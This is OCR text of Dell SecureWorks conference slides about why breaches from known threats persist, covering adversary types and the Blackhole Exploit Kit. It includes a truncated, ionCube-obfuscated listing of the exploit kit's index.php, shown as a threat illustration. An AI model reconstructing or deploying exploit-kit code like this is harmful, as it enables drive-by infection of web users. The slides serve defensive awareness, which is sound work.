Breaking the Cycle of Failure: Why breaches from known threats still happen.

Don Smith

Dell SecureWorks

Session ID: STAR-207

Session Classification: Advanced


DELL
STOP

Dell SecureWorks in numbers…..

70

3 800

28 000 000 000

7 300 000 000 000

Dell SecureWorks Operations Centers


- Security Operations Center (SOC)
- SOC and Data Center
- Partner SOC

Unmatched Visibility

- *Monitored devices in 70+ countries*
- *Managed Security clients:*
  - *5 of the Fortune 10*
  - *25 of the Fortune 100*
  - *85 of Fortune 500*
  - *14 of Global 100*
- *>13 billion events per day*

Leading Provider of Information Security Services


Gartner Magic Quadrant for MSSPs H2 2011



As of November 2011


The Magic Quadrant is copyrighted 28 November 2011 by Gartner, Inc. and is reused with permission. The Magic Quadrant is a graphical representation of a marketplace at and for a specific time period. It depicts Gartner's analysis of how certain vendors measure against criteria for that marketplace, as defined by Gartner. Gartner does not endorse any vendor, product or service depicted in the Magic Quadrant, and does not advise technology users to select only those vendors placed in the "Leaders" quadrant. The Magic Quadrant is intended solely as a research tool, and is not meant to be a specific guide to action. Gartner disclaims all warranties, express or implied, with respect to this research, including any warranties of merchantability or fitness for a particular purpose.

The Forrester Wave: Managed Security Services, North America, Q1 2012



The Forrester Wave is copyrighted by Forrester Research, Inc. Forrester and Forrester Wave are trademarks of Forrester Research, Inc. The Forrester Wave is a graphical representation of Forrester's call on a market and is plotted using a detailed spreadsheet with exposed scores, weightings, and comments. Forrester does not endorse any vendor, product, or service depicted in the Forrester Wave. Information is based on best available resources. Opinions reflect judgment at the time and are subject to change.

Changing Context




Credit : Chuck Mortimore, SalesForce

now what?

Credit : Chuck Mortimore, SalesForce

Transparency





Transparency ?
V6 TDI


New Actors…..

Grafitti Artists……..

Financial Fraudsters, botmasters…..



Hacktivists…..

Journalists….

Intellectual Property Thieves


Nation State, Spooks…..

The view from the SecureWorks SOC

Bad Guys operating with impunity

Professionalism of the adversary

Blackhole Exploit Kit



Blackhole Exploit Kit

```
don@ubuntu:~/Desktop/blackhole$ more index.php
<?php //003ab
if(!extension_loaded('ionCube Loader')){$__oc=strtolower(substr(php_uname(),0,3));$__ln='ioncube_loader_'.$__oc
sion(),0,3).(($__oc=='win')?'.dll':'.so');@dl($__ln);if(function_exists('_il_exec')){return _il_exec();}$__ln='
__oid=$__id=realpath(ini_get('extension_dir'));$__here=dirname(__FILE__);if(strlen($__id)>1&&$__id[1]==':'){$__
','/',substr($__id,2));$__here=str_replace('\\','/',substr($__here,2));}$__rd=str_repeat('/..',substr_count($
/';$__i=st
lp;break;}
o('Site er
istrator.'
?>
4+oV57Hz2Y
CtXTLGTUk8
7C6v1ZAVxE
soAYi9rfZG
Q/VtMlr3S2
XUK6M2waei
g2qmSTMlme
PaeB4SGJ7b
BBbiPo2SpF
52UoUOUP40
q5fXU/7fq9
3I+wehQwZY
//zd5yE3Ol
TDu9rJ/GX6
igak+T0UEl
V2vA0oTS3h
Da9U07K3nA
s78UFf3su6
TbA35iwECh
8mqZd7ainC
/CDc5bSS/u
q2OcdydXxGq8uESaTCC8i3Eic0paAhVX525DtmSQtIOj7Ns31f1VdRI8J0ndb+e0sqBQ2MaCkvra
```

ionCube

From Wikipedia, the free encyclopedia


ionCube Ltd. is a software company based in the United Kingdom.

